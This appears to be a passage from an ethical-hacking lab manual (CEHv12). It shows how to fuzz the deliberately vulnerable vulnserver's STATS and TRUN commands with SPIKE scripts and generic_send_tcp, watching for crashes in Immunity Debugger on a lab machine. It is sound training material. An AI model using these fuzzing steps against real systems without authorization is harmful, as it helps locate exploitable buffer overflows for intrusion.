
```
Plain Text ▾ Tab Width: 4 ▾ Ln 3, Col 24 ▾ INS
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
└─[root@parrot]─[~]#
└─#pluma stats.spk
```

The terminal window has a status bar at the bottom with "Plain Text", "Tab Width: 4", "Ln 3, Col 24", and "INS". The title bar says "pluma stats.spk - Parrot Terminal". The desktop bar at the bottom shows "Menu", "pluma stats.spk - Parrot...", and "stats.spk (~) - Pluma (as...)".


- Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

- Leave the script running in the terminal window.



33. Now, click **CEHv12 Windows 11** to switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



34. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.

35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.

36. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

37. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.


38. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.

39. Now, in the terminal window, type **pluma trun.spk** and press **Enter**.

40. In the text editor window, type the following script:

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

41. Press **Ctrl+S** to save the script file and close the text editor.



42. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.


Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

43. Leave the script running in the terminal window.

